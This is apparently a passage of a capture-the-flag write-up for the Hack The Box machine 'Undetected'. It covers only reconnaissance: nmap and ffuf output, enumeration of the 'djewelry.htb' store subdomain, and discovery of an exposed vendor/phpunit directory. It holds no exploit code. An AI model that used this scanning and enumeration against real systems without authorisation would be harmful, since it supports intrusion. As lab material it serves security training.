
1.0 RECONNAISSANCE

1.1 Network Scanning

1.1.1 Port 22


Discover port 22 with OpenSSH 8.2.



```
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2 (protocol 2.0)
| ssh-hostkey:
|   3072 be:66:06:dd:20:77:ef:98:7f:6e:73:4a:98:a5:d8:f0 (RSA)
|   256 1f:a2:09:72:70:68:f4:58:ed:1f:6c:49:7d:e2:13:39 (ECDSA)
|_  256 70:15:39:94:c2:cd:64:cb:b2:3b:d1:3e:f6:09:44:e8 (ED25519)
```

1.1.2 Port 80

Discover port 80 with Apache httpd 2.4.41. Most likely the host machine is on Ubuntu.




```
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Diana's Jewelry
|_http-server-header: Apache/2.4.41 (Ubuntu)
```

1.2 Web Enumeration


1.2.1 Home Page

Access to index.html. It will display normal page and discover a new hostname of 'djewelry.htb'.



1.2.2 New Subdomain

Clicked on 'Visit Store' Button. Page redirected to new subdomain page. Add that subdomain name into /etc/hosts file.



Hmm. We're having trouble finding that site.

We can't connect to the server at store.djewelry.htb.


If that address is correct, here are three other things you can try:

- Try again later.
- Check your network connection.
- If you are connected but behind a firewall, check that Firefox has permission to access the Web.

1.3 Web enumeration on STORE subdomain

1.3.1 Directory fuzz


Discover some common directory and some specific php script.




```
________________________________________________

 :: Method           : GET
 :: URL              : http://store.djewelry.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Extensions       : .php
 :: Output file      : ./web-dir/store-djewelry-root.csv
 :: File format      : csv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405
________________________________________________

.htpasswd.php           [Status: 403, Size: 283, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 283, Words: 20, Lines: 10]
.htaccess.php           [Status: 403, Size: 283, Words: 20, Lines: 10]
.htpasswd               [Status: 403, Size: 283, Words: 20, Lines: 10]
cart.php                [Status: 200, Size: 4396, Words: 470, Lines: 135]
css                     [Status: 301, Size: 322, Words: 20, Lines: 10]
fonts                   [Status: 301, Size: 324, Words: 20, Lines: 10]
images                  [Status: 301, Size: 325, Words: 20, Lines: 10]
index.php               [Status: 200, Size: 6215, Words: 528, Lines: 196]
js                      [Status: 301, Size: 321, Words: 20, Lines: 10]
login.php               [Status: 200, Size: 4129, Words: 464, Lines: 123]
products.php            [Status: 200, Size: 7447, Words: 329, Lines: 230]
server-status           [Status: 403, Size: 283, Words: 20, Lines: 10]
vendor                  [Status: 301, Size: 325, Words: 20, Lines: 10]
:: Progress: [40952/40952] :: Job [1/1] :: 124 req/sec :: Duration: [0:04:42] :: Errors: 0 ::
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Undetected$
```

1.3.2 Home Page

Discover common nav bar and login page.



Discover email format. The subscription for email is useless, as it doesn't have any function.



FREQUENTLY ASKED QUESTIONS

- What are your opening times?
- Do you accept telephone orders?
- Do you include shipping in your price?
- Is all jewellery sold at your store authentic?
- Do you do payment plans?

SOCIAL MEDIA

Facebook
Twitter
Google+
Pinterest

CONTACT US

Diana's Jewelry INC.
54233 Avenue Street
New York
contact@djewelry.htb
(590) 423 446 924


JOIN OUR NEWSLETTER

Stay up to date with the latest products and jewelery news via email.

Copyright 2021 Diana's Jewelry. All rights reserved.

1.3.3 Cart PHP

Access to '/cart.php' page. Noticed the site is on migration and not to order anything.




NOTICE

DUE TO A WEBSITE MIGRATION WE ARE CURRENTLY NOT TAKING ANY ONLINE ORDERS. CONTACT US IF YOU WISH TO MAKE A PURCHASE


1.3.4 Product PHP

Access to '/products.php' page. We are not getting any useful data.



1.3.5 Login PHP

Access to '/login.php' page. We can’t do anything on here as there is no anything that can allow us to do some action.




NOTICE

DUE TO A WEBSITE MIGRATION WE ARE CURRENTLY NOT TAKING ANY ONLINE ORDERS. CONTACT US IF YOU WISH TO MAKE A PURCHASE

1.4 Vendor Directory

Access to '/vendor' directory. Discover that only this phpunit directory contain many changelog.md files.




Index of /vendor/phpunit/php
store.djewelry.htb/vendor/phpunit/phpunit/
CTF-Tool
HTB
PayloadsAllTheThings...
HexEd.it - Browser-ba...
WPScan

Index of /vendor/phpunit/phpunit

Name	Last modified	Size	Description
Parent Directory		-	
CODE_OF_CONDUCT.md	2016-10-25 07:40	2.3K	
CONTRIBUTING.md	2016-10-25 07:40	2.5K	
ChangeLog-4.0.md	2016-10-25 07:40	7.7K	
ChangeLog-4.1.md	2016-10-25 07:40	3.5K	
ChangeLog-4.2.md	2016-10-25 07:40	2.4K	
ChangeLog-4.3.md	2016-10-25 07:40	2.4K	
ChangeLog-4.4.md	2016-10-25 07:40	2.3K	
ChangeLog-4.5.md	2016-10-25 07:40	1.2K	
ChangeLog-4.6.md	2016-10-25 07:40	4.1K	
ChangeLog-4.7.md	2016-10-25 07:40	2.9K	
ChangeLog-4.8.md	2016-10-25 07:40	9.0K	
ChangeLog-5.0.md	2016-10-25 07:40	6.1K	
ChangeLog-5.1.md	2016-10-25 07:40	2.7K	
ChangeLog-5.2.md	2016-10-25 07:40	5.0K	
ChangeLog-5.3.md	2016-10-25 07:40	2.5K	
ChangeLog-5.4.md	2016-10-25 07:40	4.0K	
ChangeLog-5.5.md	2016-10-25 07:40	2.8K	
ChangeLog-5.6.md	2016-10-25 07:40	1.9K	
LICENSE	2016-10-25 07:40	1.5K	
README.md	2016-10-25 07:40	2.1K	
